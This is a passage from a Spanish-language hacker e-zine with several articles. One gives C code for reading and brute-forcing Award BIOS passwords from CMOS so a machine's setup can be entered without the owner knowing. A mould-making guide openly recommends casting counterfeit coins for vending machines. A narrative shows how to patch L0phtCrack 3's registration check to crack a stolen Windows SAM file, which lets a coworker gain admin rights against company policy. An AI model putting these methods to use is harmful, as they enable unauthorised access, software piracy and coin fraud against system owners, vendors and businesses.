  num = (num - maxc) / 4;
  for (n = maxc; n >= minc; n -= 4, num++) {
   cad[pos] = n;
   cont(longit - 1, num, pos - 1);
  }
}
}

void main() {
unsigned numero, carac, antcarac;
entlar num, n;
byte hecho, todos, a, b;

/* Lee el numero de la contrase~a, suponiendo que su direccion dentro de la
    CMOS sea la indicada por registrocont. En las BIOS que he probado,
    esta direccion es 0x4D o 0x63 */
outp(0x70, registrocont);
a = inp(0x71);
outp(0x70, registrocont + 1);
b = inp(0x71);
numero = a + b * 256;

directvideo = 1;
cprintf("Introduce el numero de la contrase~a (el que tiene tu BIOS ahora\
es %u):\r\n", numero, 13, 10);

scanf("%u", &numero);
cprintf("ùQuieres calcular todas las posibilidades de nõ de caracteres? ");
todos = getche() == 's';
puts("");
directvideo = 0;

generaminmax();

antcarac = 0;
encontradas = 0;

for (num = numero; num <= max[7] || kbhit(); num += 65535) {
  hecho = 0;
  for (n = 0; n <= 8; n++)
   if (num >= min[n] && num <= max[n]) {
    carac = n + 1;  // numero de letras
    if (antcarac == 0) antcarac = carac;
    hecho = 1;
    break;
   }

  if (!hecho) continue;

  if (todos || (carac == antcarac)) {
   printf("%lu: tiene %u letras\n", num, carac);

   for (n = 0; n < 9; n++) cad[n] = 0;
   cont(carac, num, carac - 1);
  }
```

```
  if (!todos && num > max[antcarac]) break;
}

cprintf("\n\rEncontradas %lu passwords posibles\n\r", encontradas);
}
<-->
```

Un ultimo detalle. Creo que el checksum se almacena en la direccion 7Eh. (No se si tambien estara implicado el 7Dh). Y, como ya he comentado antes, [4Dh] + [4Eh] + [4Fh] - [7Eh] es constante (igual, en mi caso, a 3Ah). Por tanto, si se quiere modificar la contrase~a a mano, hay que variar tambien ese numero.

Para activar la passwd, basta con esribir outp(0x70, 0x4F); outp(0x71, 0xFF);

Para desactivarla, outp(0x70, 0x4F); outp(0x71, 0xFF);

El programa siguientes calculan el numero al que corresponde una contrase~a:

```
<++> bios/number.c

#include <stdio.h>
#include <conio.h>

void main() {
unsigned char cont[9];
unsigned int suma, n;
unsigned long int s;

puts("Introduce la contrase~a que quieras poner en el SETUP: ");
gets(cont);

s = 0;
for (n = 0; cont[n]; n++) {
  s *= 4;
  s += cont[n];
  s %= 65535;
}

suma = s;
printf("%u\n", suma);
}
<-->
```

La supervisor password, si el ordenador en cuestion la tiene, se encripta de igual forma y, en el unico Award BIOS con supervisor password a la que he tenido acceso, se guarda en las direcciones 1Ch-1Dh.

Si no tienes ningun compilador ni interprete en el ordenador en que quieres entrar en el Setup (por ejemplo, para activar la disquetera), todavia
puedes usar el DEBUG (el profesor que tenia cuando escribi esto era idiota, y seguro que no sabia ni que existia), o en ultimo termino puedes meter con el EDIT unos cuantos bytes del codigo maquina de un programa peque~o para leer los dos bytes relacionados con la password.

Como vemos, hay muchas posibilidades para modificar la configuracion de la CMOS de un ordenador: borrarla "a lo bruto" (un metodo por si solo nada recomendable), poner la configuracion que quieras (p. ej, a lo bruto) y luego restablecer a la anterior, cambiar solo los bytes de la password (pero

asi pueden detectarte facilmente) o de la parte que quieras modificar, cambiar la supervisor password, o (en mi opinion lo mejor) calcular una contrase~a equivalente y usar esa (si solo tiene 4 o 5 caracteres y te ves con ganas puedes examinar unos pocos miles de posibilidades y ver cual "tiene sentido" para saber cual es la que *realmente* usa el propietario (aunque podria ser que en realidad tuviera mas de esos caracteres)).

Si alguien tiene informacion sobre el sistema utilizado por otros BIOS, o lo ha averiguado utilizando estos metodos (lo que puede hacerse si el algoritmo no es demasiado complicado), agradeceria que me lo hiciera saber. Si teneis alguna duda, podeis escribirme a

elhipercubo@hotmail.com

pero todo esto lo escribi hace mas de un a~o, asi que a lo mejor no me acuerdo.

Espero que no os haya aburrido mucho...

-< 0x04 >---.---------------.--
‘-[Portavoz)-

TELEFONICA, QUIEN SI NO?

Se~ores, hemos llegado a un momento de pasividad completa y aceptamos toda la basura que nos echan. Damos por sentado que los servicios que se nos ofrecen son los mejores y los mas baratos. No nos molestamos en criticar, tan solo nos tragamos lo que llevamos tragando 40 a~os. Se~ores, YA ESTA BIEN! No podemos seguir aceptando como bueno el pesimo servicio que nos dan.

Quiero hablarles sobre uno de los grandes monopolios que existen en el mundo.
Creemos todo lo que nos dicen y todavia estamos contentos.
Lo que quiero es descubrir la verdad sobre estas "maravillas" que se nos ofrecen continuamente.
Quiero hablar sobre una empresa que pensamos que es la unica que tiene utilidades adicionales para el usuario comun.
Quiero hablarles sobre algo muy importante:

Se~ores, seamos criticos. No podemos dejar que todo lo que nos cuenta esta empresa nos diga lo que es bueno y lo que es malo.
Se~ores, tenemos que aprender a analizar las cosas tal y como son.
Tenemos que buscarle a esas prestaciones su verdadera utilidad.

Por esto quiero hablarles del mayor monopolio que conoce en este pais.

Telefonica de Espa~a S.A. Este es el nombre de la compa~ia que tiene la mayor parte del mercado de las comunicaciones. Telefonica es una poderosa compa~ia que lleva ofreciendo telefono a los espa~oles desde hace mas de 40 a~os.

Presumen de ofrecer los mejores servicios y a los mejores precios. Pero, hasta que punto es esto verdad? Si, es cierto que ofrece multitud de servicios: Contestador automatico, llamada en espera, llamada a tres, desvio de llamada, identificacion de llamada... Pero no es oro todo lo que reluce.

El contestador automatico: es un servicio muy util, no cabe duda. Pero por que hasta hace bien poco habia que pagar por el? Y mas importante, por

que hasta hace tambien muy poco tiempo no se nos informo de como podemos desactivarlo?
Porque puede ser un servicio muy util, pero sinceramente, cuantos de ustedes dejan un mensaje en esos aparatos? Por que hay que obligar a quien te llama si no ha podido mantener la conversacion que deseaba? No tiene ningun sentido.

Sigamos con la llamada en espera. Este tambien parece un servicio muy util, asi no perdemos las llamadas que nos hagan mientras hablamos. Pero, a ustedes, no les parece una falta de educacion que le retengan una llamada que usted ha efectuado antes y que ademas siga pagando el coste de esta llamada que esta desperdiciando? Y por si fuera poco, la persona que ha llamado a nuestro interlocutor casi nunca sera bien recibida y se le pedira que cuelgue para nosotros llamarle despues. Eso son otras dos llamadas que hemos tenido que pagar los usuarios del servicio.

El siguiente es la llamada a tres. Para que me sirve a mi hablar con dos personas a la vez? Si, por supuesto que puede ser util, pero si ya nos cuesta mantenernos en silencio cuando alguien nos habla, como vamos a hacer para aclararnos tres la vez? Esto no es tan grave, es cuestion de educacion, al fin y al cabo, pero, como se hacen estas llamadas? Porque en ningun sitio se explica. Y cuanto se paga? De eso no se nos informa en ningun momento. Una vez que hemos conseguido realizar las dos llamadas a la vez, no sabemos cuanto estamos pagando.

Desvio de llamada. Otro igual que el anterior. Como se desactiva? Yo mismo lo he tenido activado sin mi permiso, y se me decia que era un servicio obligatorio Por el que estaba pagando! Afortunadamente he conseguido desactivar este servicio por el que pagaba 100 pesetas mensuales.
Aunque eso si, seguimos pagando la diferencia de la llamada que remitimos a otro telefono.

La ultima novedad de Telefonica es la identificacion de llamada. Este es un servicio al que nos hemos acostumbrado con la llegada de la telefonia movil. La utilidad de este servicio es conocer quien no esta llamando antes de descolgar el telefono. No es tan util como parece, ya sabremos quien nos llama cuando descolguemos. Sin embargo, en ocasiones es un servicio que agrada tener. Saber exactamente quien nos llama nos puede servir para rechazar la llamada del pesado que nos gasta bromas o simplemente satisfacer nuestra curiosidad. La trampa en este servicio, gratuito desde hace 2 meses aproximadamente, es que no nos sirven todos los telefonos. Necesitamos uno con pantalla. Pero no todos los que tiene pantalla nos sirven. De hecho los unicos que sirven son los que fabrica Telefonica, que ademas no nos permite tener en alquiler, como los Forma, si no que hay que comprarlo. O tambien podemos comprar, a Telefonica (por supuesto) un aparatito que almacena los 10 ultimos numeros que nos han llamado.

No cabe duda de que Telefonica ofrece muchos y variados servicios, pero, a que precio? Son realmente necesarios? Por que no se nos informa de como usarlos?
Y todo esto lo hacen aprovechando que son el unico operador real que trabaja en Espa~a: Telefonica, quien si no?

Portavoz
portavoz@bigfoot.com

-< 0x05 >----------.----------.--
‘-[SET Staff)-

M_ I_ S_ C_ E_ L_ A_ N_ E_A

Por el momento esta seccion se salva de los recortes con que SET se
une a los tiempos de crisis mundiales (recorte de costes, optimizacion
de recursos, restructuracion y blahblahblah..)
Os recordamos que nos podeis enviar cualquier aviso, URL y/u/o anuncio
que considereis digna de atencion a <set-fw@bigfoot.com> y sera tenida
en cuenta para su publicacion mientras esta seccion exista.

--[http://]

--[http://]

--[http://]

--[http://]

--[TTC]

""Soy Cilice Cracker y quisiera comentarles de mi proyecto TTC, o mejo dicho,
Trillennium Technology Club. La idea es la de crear un grupo de personas
realmente interesada en la seguridad y demas temas que tocan el under.
Queria decirles esto, para que lo publiquen en Bazar o en algun articulo de
esos.
Les cuento de que trata: La idea en si ya la comente, crear un grupo que se
interese en estos temas. Ademas ya tiene su web (todavia en construccion)
www.tcc.cjb.com, que ademas tiene una web zine muy escaza por el momento pero
espero que se haga mas jugoza. Tengo bastantes proyectos que me gustaria
compartir con la gente que se comunique conmigo y que quiera formar parte de
est. Soy de Argentina, pero no importa si quiere unise alguien de otro pais,
la idea es que sea internacional, no solamente de mi pais. Asi que ya saben
si alguien quiere unirse, ponerce en contacto conmigo o solamente chusmear
haber de que trata, manden mails a esta direccion: c-cracker@usa.net.
Chau nos vemos y espero que se prendan en esto que espero, no sea el
principio del fin, sino el principio de una larga trayectoria hacia
nuvos conocimientos. :-) ""

--[0ri0n]

Quiero informarle que 0ri0n Team Venezuela ha liberado su segundo E-Zine
y pueden bajarlo de
http://pleyades.sourceforge.net/go.php?ezine/0ri0n-2.tar-gz   o
http://pleyades.sourceforge.net/ezine.php

-< 0x06 >--.---------------.--
                                                          `-[fcotrina)-

Fabricacion de Moldes

En este articulo voy a hablar de como hacer moldes para duplicar soldaditos de
plomo.

El objetivo es explicar esta tecnica que tambien se puede usar para duplicar

otros objetos hechos con otros materiales , como por ejemplo monedas.

Consideraciones legales

Por supuesto que la falsificacion de moneda de curso legal es un delito, pero no lo es hacerlo con monedas antiguas, o introducir alguna modificacion que evidencie que no se hace con proposito de distribuir el material creado.

Consideraciones ilegales

Como alguno ya habra intuido, la parte ilegalmente ventajosa de este articulo se basa en la utilizacion de monedas duplicadas en locales y artefactos facilmente enganiables. Ejemplos de esto son maquinas de tabaco, futbolines, vendedores de cupones, maquinas del metro, ...
Por supuesto que con la llegada del euro habra nuevas monedas, muchas de las cuales tardaremos en reconocer por el peso, tacto, y dibujo, ademas de que cada pais tendra un dibujo diferente. Esto deja un campo de trabajo presumiblemente amplio.
Pero como siempre, este articulo se escribe a titulo divulgativo y con el firme proposito educativo y no para que unos cuantos desaprensivos utilicen esta informacion para estafar a otros mas debiles, o al propio estado.
Recuerda que, como siempre, Hacienda somos todos.

Los materiales

Manos a la obra. Se necesita materal para el molde, y para las figuras a construir.

El continente

Lo primero es ir a una tienda de productos quimicos y pedir un producto llamado ’silicona para molde’. Es una masa pastosa como leche condensada, y de color marron oscuro, parecido a las macetas. Se compra aproximadamente 200 gramos, si es que no lo venden por kilos.

Tambien se incluye otro producto que actua como catalizador. Viene en un botecito pequenio.

Ninguno de estos productos es peligroso. Bueno, excepto si se come. La silicona es bastante pringosa. Si te cae una gota en la ropa, es muy dificil de eliminar. Pasa lo mismo que con la cera. Hay que frotar y frotar. No sale ni con Wipp-Express.

La silicona es un material resistente al calor, ligeramente flexible, que no mancha ni huele ni se pudre ni se nota ni se mueve ni traspasa.

El contenido

Lo siguiente que hay que conseguir es plomo. O cualquier otro material que seas capaz de fundir en la cocina de casa. Mas tarde dare recomendaciones.

El mejor material para derretir es el plomo. Lo malo es que es mas pesado que otros materiales. Por eso, las monedas hechas con plomo no valen en las maquinas automaticas de tabaco, ... Y posiblemente la gente tambien se de cuenta de que son diferentes.

Se consigue el plomo de tuberias antiguas, pesos para canias de pescar, o antiguos radiadores.

Si consigues un fuego suficientemente fuerte, quizas puedas fundir aluminio, pero me temo que para eso necesitas un horno industrial.

El plomo no resalta suficientemente los detalles porque no se licua lo suficiente. Es bueno usarlo mezclado con antimonio. Para ello, consigue antimonio en polvo (yo lo compro en una tienda de productos quimicos) y lo mezclas con el plomo fundido. Una proporcion de 3/100 es buena.

El modelo


Y, por supuesto, necesitas un modelo original. Para figuras de plomo, lo normal es ir a la tienda de juegos de rol, y elegir una que tengas interes en copiar. Por ejemplo, un tipico soldado; infanteria simple.

Trabajos manuales


Primera fase: hacer el molde
Necesitas una caja en la que quepa la figura. Cualquier material vale, pero ten cuidado de que no se salga la silicona. Tomas un recipiente, mezclas 9 partes de silicona (como para rellenar media caja) con 1 parte de catalizador.
Lo echas en la caja, dejas que repose 3 minutos, y sumerges la figura hasta la mitad. Dejas reposar un dia, hasta que se endurezca la silicona.
Es importante que la mitad de la figura sumergida sea luego facil de extraer. Me explico: si la figura fuera el numero 8, no lo meterias de pie, sino tumbado (no como oo, sino en el otro sentido), porque si o metieras de pie, a ver luego como lo sacas. Recuerda que no se debe cortar la silicona.
En general, las figuras originales tienen claramente marcado un borde indicando la linea hasta la que han sido sumergidas. Se conocen con el nombre de rebabas.
Por ejemplo, una moneda es facil de hacer. Simplemente ponla tumbada, hasta la mitad del borde.
Otro ejemplo: una cadena (solo con 2 eslabones) es imposible de duplicar. No hay manera de que todos los huecos queden mitad dentro y mitad fuera.
Esta es la regla que hay que seguir: ?eres capaz de extraer la figura original sin romper el molde?
Cuando se haya endurecido, vuelves a mezclar silicona con catalizador, y rellenas la otra mitad de la caja. Al cabo de 1 dia, sacas todo de la caja, separas las 2 mitades (tranquilo, no se mezclan) y sacas la figura original.


Truco: para que la figura sea facil de sacar, es bueno untarla con un poco de vaselina (crea nivea). Lo mismo se usa cuando has hecho la primera mitad: unta la superficie del primer semi-molde con vaselina.

Asi que ya tenemos un molde. Por uno de los lados hacemos un agujero para poder meter el plomo derretido. Es decir: tomar uno de los semi-moldes, con la parte de la figura hacia arriba, por ejemplo



y se hace la hendidura en la parte de abajo:






Dicho de otra manera: ahora, si metes todo el molde en agua, el hueco correspondiente a la figura se inunda entero.

Fundicion e imperio

Otras cosas que necesitas: un recipiente en el que derretir el plomo, como por ejemplo una cuchara metalica muy grande, unas pinzas para cogerlo, polvos de talco, un bastidor para apretar el molde.

Se juntan los dos semimoldes, se aprietan con el bastidor, y se coloca con la hendidura hacia arriba



Lo siguiente es derretir el plomo en un envase metalico. En el fuego de butano de mi casa, un bloque de plomo del tamanio de un chupito tarda en derretirse 5 minutos. Se echa el plomo derretido por el agujero, se esperan un par de minutos a que se solidifique y se enfrie, se abre el bastidor, se separan los semimoldes, se saca la figura, con cuidado de no llevarse ningun trozo de silicona, y ya tenemos una copia.

Es exactamente igual que hacer flanes: se toma el molde, se rellena con la crema, se espera a que se enfrie, y se saca del molde.

Temperatura

La silicona puede soportar temperaturas bastante altas. Asi que no te preocupes si el plomo esta demasiado caliente.

Pero no es bueno que la silicona se caliente y se enfrie demasiadas veces. Si te pones a hacer figuras, no hagas solo una. Y haz una tras otra. No dejes que se enfrie el molde.

Ultimos toques

Al cabo del tiempo (una semana mas o menos) el plomo se oxida y se pone negro-gris, perdiendo el tipico color plateado. Para preservarlo se le puede dar una capa de barniz, pero con esto todavia de pierde mas el detalle. En el caso de figuras de plomo, se suelen pintar de los colores que se quiera, y luego se barnizan. En el caso de monedas de coleccion, se les puede dar una capa con laca, y meter en una urna hermetica. Tambien se puede derretir un poco de plata y mezclarlo con el plomo, pero eso queda a vuestro propio criterio.

Otra desventaja del plomo es que es un material ductil, lo que quiere decir que las figuras son un poco blandas. Un golpe puede arruinar una figura. Del mismo modo, una moneda se puede doblar con facilidad. O es que nunca habeis visto en las peliculas cuando los piratas muerden las monedas para ver si son de oro de verdad o son de plomo pintado de dorado? Esto tambien se arregla con el antimonio. Hacen la figura mas dura.

Por supuesto que si la figura no queda con todo el detalle preciso siempre es posible retocarla con una lima, punta de alfiler, y mucha paciencia.

Palabras finales

Cosas a considerar:

-Los vapores de plomo son venenosos si se respiran. Asi que usa una mascarilla, manten la cocina ventilada, e intenta estar lejos del plomo el mayor tiempo posible. Lavate las manos despues de manejar plomo y antes de comer.
Tambien es recomendable lavarse los dientes con mucha pastita y agua corriente, como decia Casimiro, pero esto es una cuestion de higiene personal y no tiene nada que ver con este articulo.

-Si el plomo se calienta demasiado deprisa, puede producir burbujas que saltan del envase. Si te caen en la ropa le hacen un agujero. Si te caen en la piel duele mucho. Cuidado.

-Antes de hacer una figura, pon un poco de polvo de talco en la parte correspondiente donde ira la figura, extendiendolo despues con un pincel. Asi el plomo desliza mejor, y la silicona se calienta menos.

-Cada vez que se funde un bloque de plomo, al mezclarse con el aire se crea una capa de material que no se puede usar. Es de color negro y aspecto terroso. Hay que tirarlo porque no sirve para nada. Son simplemente residuos.

EOF

-[0x04]----------
-[LC3]----------
-[by madfran]----------SET-25-

SEGUNDA VERSION DEL L0PHTCRACK

INTRODUCCION

Dicen que nunca segundas partes fueron buenas y a pesar de que en alguno de los numeros anteriores de SET encontrareis algun articulo sobre este tema, puede que en este caso estemos frente a una excepcion, al menos lo intentaremos.
Como siempre en todo lo que yo cuento, nos hemos basado sobre un hecho real, veridico y verificable, por ..... solamente el que escribe estas lineas. De lo cual podeis deducir que o bien os creeis a pies juntillas lo que aqui os digo o bien os liais a seguir mis pasos y comprobais todo lo que aqui se relata. Como siempre, sois libres de hacer lo que mejor os parezca, que nadie os va pedir cuentas de vuestros actos,...mientras no tengan consecuencias en el exterior de vuestra casa y no afecte a la cuenta de resultadas de alguna multinacional multipoderosa.

UN DESPACHO CUALQUIERA

En un despacho vulgar y corriente, perdido en un edificio desangelado y de pesimo gusto, entro un atareado (al menos hacia el esfuerzo para parecerlo) muchacho con el ubicuo PC portatil cargado sobre sus espaldas.

"Pero muchacho ! Que haces por aqui ?" - Se sorprendio el usuario del cubiculo.
"Pues mira, me he enterado que estabas por estos lares y he venido a saludarte"

Al esclavo_usuario_de_despachos_en_sitios_reconditos, le sorprendio un poco la visita del hombrecillo. Habian tenido relacion hacia algunos anyos (en otros despachos, situados en otros edificios) pero nunca sus andanzas habian tenido muchos puntos comunes y jamas habian tenido que afrontar graves dificultades juntos (situaciones que normalmente cimientan grandes amistades). Pensativo, espero a que el otro moviera ficha.

Se hablo del tiempo, de lo mucho que se trabajaba, de lo mal que estaba gestionada la empresa, en fin, de todo un poco, menos del verdadero motivo de la entrada en el despacho. Finalmente, empezo a despejarse la incognita.

"Has visto que han empezado a cambiar los PC?"...pregunta retorica. El hecho era bastante evidentemente.

"Si, algo he visto" - con cuidado, respondio el visitado, empezando a atar cabos.

"Y el nuevo sistema operativo, que estan poniendo?, toda una maravilla!"
Empezando a vislumbrar el objetivo, nuestro amigo, no despego los labios y se limito a asentir sin demasiado entusiasmo.

"Windows 2000, el mas rapido y seguro".....la palabra SEGURO, floto por las aires, rebotando contra las paredes sin conseguir salir al exterior.
Como el visitado seguia sin darse por aludido, el visitante solto el problema de repente, como si de una explosion interna se tratara.

"Oye, mira. En las nuevas maquinas no han dado privilegios de administrador al usuario del cacharro, yo quisiera instalar un software nuevo y no puedo"

"Como tampoco puedo pedir permiso oficial y ya sabes que desde el asunto del contrato Z, me llevo de unyas y dientes con el gilipolla del Jefe de Departamento de Burotica,....."

Aqui ya nuestro sufrido y paciente heroe perdio todo atisbo de ella.

"Que tiene que ver esto conmigo?"
(Desde que le paso rozando, una reprimenta debido a una incursion sobre una cuenta de correo ajena, nuestro amigo se habia vuelto bastante precavido)

"Es que,... aquella vez que perdi la password del fichero Acces y tu me ayudastes a crackearla, me di cuenta que tu eras un manitas para esto y.... bueno....me preguntaba si me podias ayudar"

Con la pretension de sacarselo de encima rapidamente (se acabaron los dias en los que le gustaba alardear de sus conocimientos), le salieron las palabras de la boca al limite de la educacion y de la cortesia.

"Consigue una copia de la SAM, buscate el L0PHTCRACK y despues instalalo en alguna maquina solitaria. A continuacion prueba con un buen diccionario, si no hay suerte prueba a fuerza bruta y....paciencia"

Estaba convencido que el pajaro se arredaria ante semejante trabajo pero la respuesta que recibio le dejo de piedra, le hizo cambiar de opinion acerca del pesado que tenia delante y empezo a interesarle en el tema.

"Si la SAM ya la tengo !, el problema esta en el L0PHT. Han cambiado de sitio y maneras. Han sacado una nueva version y la que no esta registrada no admite el cracking por fuerza bruta"

El hecho de que el majadero en cuestion hubiera tenido la paciencia de leer alguna documentacion, sacado conclusiones, tomado el trabajo de conseguir una copia del fichero de passwords de su maquina y buscado el crackeador, le hizo cambiar de opinion y de actitud. A alguien que pide informacion sobre algo que no cuesta mas trabajo que leer despacio, no vale la pena de gastar un segundo en su ayuda, pero siempre es bueno alimentar una llama que arde solitaria en la oscuridad de la humana tonteria.

PREGUNTAS Y RESPUESTAS

Lo primero de todo era saber donde habia esta buscando. Dado que desde hacia tiempo habia conseguido acceso totales de forma mucho mas elegante, no habia seguido la evolucion de los propietarios y creadores del celebre crackeador de password bajo Windows NT. Estos habian cambiado de web y de metodos. Antes su dominio terminaba en .ORG hoy en dia un flamante WWW.ATSTAKE.COM, indica claramente que es necesario comer todos los dias (caliente y sentado preferiblemente) y que el dinero no cae del cielo (en ningun pais de este u otro planeta conocido por nosotros).

Aparentemente han fundado una empresa llamada @STAKE que se dedica a algunas cosas que si os interesan conocer os pasais por su web y leeis un rato, ademas mantienen como producto estrella un programa llamado "lc3". Imagino que quiere decir L0pht Crack (3)tres o algo parecido. Lo importante es saber que si te lo bajas, ademas de la tipica licencia de quince dias que ya se encontraba en la antigua version, la copia sin registrar actual solo hace cracking mediante diccionarios y la fuerza bruta se la dejan para el que paga el registro (ahora no recuerdo cuanto cuesta).

"Y bien, que has hecho" Pregunto nuestro experto.

"Pues probar con todos los diccionarios que he encontrado, sin resultado alguno"

"Ahora queria probar a la fuerza bruta, pero ya ves,....no quiero pagar el

registro y mucho menos dar mi nombre para hacerlo"

....el visitante estaba desolado.

"Bien, veamos que se puede hacer, ...pero no prometo nada"

MANOS A LA OBRA

Como hacia tiempo que no se dedicaba a estos menesteres de la ingenieria inversa y habia sufrido un cambio de ordenador (entre otros desastres), no disponia de ninguna copia de un desamblador que en el pasado le habia sido de gran ayuda en tareas similares, pero el tema no tenia mayor secreto. En el mejor buscador que hoy en dia podemos encontrar (WWW.GOOGLE.COM) puso en la ventana adecuada la palabra magica "W32DASM7" y la respuesta le dio la pista de un sitio pirata desde donde bajarse una copia de este desamblador. La version siete es tan buena como cualquier otra, pero era la que conocia mejor. Esta tambien es una version demo y tiene sus habilidades limitades y sus facultades recortadas, pero de momento nos puede servir, aunque los problemas y las limitaciones, rapidamente te empiezan a molestar.

Instalaron el W32Dasm (la verdad no se que se ha hecho de la empresa que vivia de este soft, unos tales URSoftware), hicieron una copia seguridad del ejecutable de ASTAKE (LC3.EXE) y pidieron (amablemente) al W32Dasm que desemsamblara el LC3.EXE.

Desde otra sesion lanzaron el LC3 y miraron atentamente las sucesivas pantallas, Ya de entrada te dice que te quedan 15 dias de plazo antes de que todo se detenga, y te dan rapidamente la posibilidad de registrarte (Register). Si picamos ahi aparece otra pantalla que nos invita a introducir un codigo junto a las palabras magicas "Unlock Code". Guardamos donde nos parezca esta informacion (en nuestra memoria si todavia tenemos el placer y la suerte de conservarla en buen estado) y pasamos a la pantalla del W32Dasm. Ahi buscamos por esta secuencia de caracteres (Unlock Code) y voila!.

Se adjunta zona de codigo interesante.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411590(C)
|
:004114FE 55                    push ebp
:004114FF 8D8C2490010000        lea ecx, [esp + 00000190]
:00411506 E8195C0300            call 00447124
:0041150B 8D8C2430010000        lea ecx, [esp + 00000130]
:00411512 E8496A0300            call 00447F60
:00411517 83F801                cmp eax, 00000001
:0041151A 757A                  jne 00411596
:0041151C 8D842490010000        lea eax, [esp + 00000190]
:00411523 50                    push eax
:00411524 8BCF                  mov ecx, edi
:00411526 E8F95B0300            call 00447124
:0041152B 8B4500                mov eax, [ebp+00]
:0041152E 8D4C2420              lea ecx, [esp + 20]
:00411532 51                    push ecx
:00411533 50                    push eax
:00411534 E8D738FFFF            call 00404E10
:00411539 8B07                  mov eax, [edi]
:0041153B 8D542428              lea edx, [esp + 28]
:0041153F 52                    push edx
:00411540 50                    push eax
:00411541 E873E50100            call 0042FAB9
```

```
:00411546 83C410                add esp, 00000010
:00411549 85C0                  test eax, eax
:0041154B 7523                  jne 00411570      <==== Punto interesante
:0041154D 8B07                  mov eax, [edi]
:0041154F 50                    push eax

* Possible StringData Ref from Data Obj ->"Unlock Code"
                                 |
:00411550 6814904700            push 00479014

* Possible StringData Ref from Data Obj ->"Registration"
                                 |
:00411555 6820904700            push 00479020
:0041155A 8BCE                  mov ecx, esi
:0041155C 899E14010000          mov [esi+00000114], ebx
:00411562 E8F14B0400            call 00456158
:00411567 53                    push ebx
:00411568 53                    push ebx   <====== Lo hemos conseguido !

* Possible StringData Ref from Data Obj ->"You have successfully registered "
                                       ->"LC3."
                                 |
:00411569 68F8904700            push 004790F8
:0041156E EB07                  jmp 00411577

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041154B(C)
|
:00411570 53                    push ebx <======= Mala suerte chaval !
:00411571 53                    push ebx

* Possible StringData Ref from Data Obj ->"You have entered an invalid code. "
                                       ->"Please try again."
                                 |
:00411572 68C4904700            push 004790C4

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041156E(U)
|
:00411577 E8590C0400            call 004521D5
:0041157C 33C0                  xor eax, eax
:0041157E 89442420              mov [esp + 20], eax
:00411582 89442424              mov [esp + 24], eax
:00411586 88442428              mov [esp + 28], al
:0041158A 399E14010000          cmp [esi+00000114], ebx
:00411590 0F8568FFFFFF          jne 004114FE

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004114F2(C), :0041151A(C)
```

Aqui se produjo otro impase. Cada cual tiene sus manias y las de nuestro heroe consisten en que no le gusta descifrar nada en la pantalla y si no tiene un papel donde garabatear tonterias insomnes no se puede concentrar. Habia que sacar una copia papel del trozo interesante pero la version demo que tenian entre manos no permitia estos manejos. Recordo que en algun momento habia pasado por sus manos un articulo que hablaba de como crackear el W32Dasm de forma que dejara una copia del fichero desensamblado. Como tampoco tenian tiempo de buscar el articulo, utilizaron las herramientas del mismo Windows 2000. Desde otra pantalla configurada de forma que aparecieran los archivos ocultos observaron que sucedia cuando se desensambla con el W32Dsam y vieron que aparecia un WINSYS (todo oculto, el) que antes no existia y que desaparecia

al cerrar el W32Dasm.

Claramente la informacion estaba ahi, el problema es que no se dejaba fisgonear en su interior si no se cerraba el W32Dasm y al hacerlo nuesto objetivo desaparecia. La solucion fue bastante sencilla, con las teclas Ctrl, Mayusculas y Suppr se hizo aparecer la pantallita que da acceso al Windows Task Manager. Desde ahi se mato el W32Dasm. El pobre programa, asi tratado, no tuvo tiempo de borrar el WINSYS, que quedo disponible para nuestra acciones malevolas.

EN PLENO TRABAJO

Un estudio superficial del codigo sobre papel (no hizo falta garabatear demasiados cosas) te muestra que justo antes del "Unlock Code" hay un "jne" de lo mas sencillo.

```
:00411549 85C0                  test eax, eax
:0041154B 7523                  jne 00411570  <==== Repito,...de lo mas tonto
:0041154D 8B07                  mov eax, [edi]
:0041154F 50                    push eax

* Possible StringData Ref from Data Obj ->"Unlock Code"
                                 |
:00411550 6814904700            push 00479014
```

Lo primero que se le ocurre a uno es cambiar el "jne" por un "je". De esta forma, el programa se registrara salvo que por alguna de estas maldades de la vida aciertes con el codigo correcto. En fin, se trataba solo de cambiar en el codigo maquina el "7523" por un "7423". Para hacerlo se echa mano de una venerable herramienta del anyo 1994 ! El PSEDIT. Buscadlo por el mismo metodo que antes y es de aquellas antiguas y agradecidas herramientas que solo te recuerdan que eres un tacanyo por no registrarte pero por lo demas funcionan perfectamente. Se abre el LC3.EXE con el PSEDIT, se cambian las instrucciones (cuidado con no equivocarse de sitio) se guarda y listo.

Al lanzar el LC3 y pedirte que te registres das al OK sin poner codigo alguno y parece un mensajito diciendo "You have successfully registered LC3." O sea que lo hemos conseguido y el mundo es nuestro ! La unica pega a este crackeo rapido y poco elegante es que realmente no te has regsitrado de por vida y cada vez que lo pones en marcha pide que te registres para posteriormente felicitarte por haber elegido su producto. Pero por lo demas funciona perfectamente con todas las funcionalidades deseables y deseadas.

A nuestro visitante se le caia la baba. No entendio gran cosa, pero se largo con su diskette en el bolsillo y su LC3 listo para trabajar. Dias despues por los pasillos se oian unas voces airadas de unos administradores de red quejandose de la gente que instalaba cosas raras sin pedir permiso y con tono mas bajo se preguntaban como podian hacerlo sin ser Administradores.....segun parece nuestro pesado visitante obtuvo finalmente su botin, aunque tambien parecia que en el empenyo habia roto algo ajeno.... Nuestro amigo ni siquiera levanto la cabeza de los papeles, que aparentaba estudiar con entusiasmo, y dejo pasar la borrasca.

ALGUNOS COMENTARIOS FINALES

...que aprovecharemos para explicar las nuevas funcionalidad de la ultima version del l0phtcrack. Se pueden resumir de la forma siguiente :

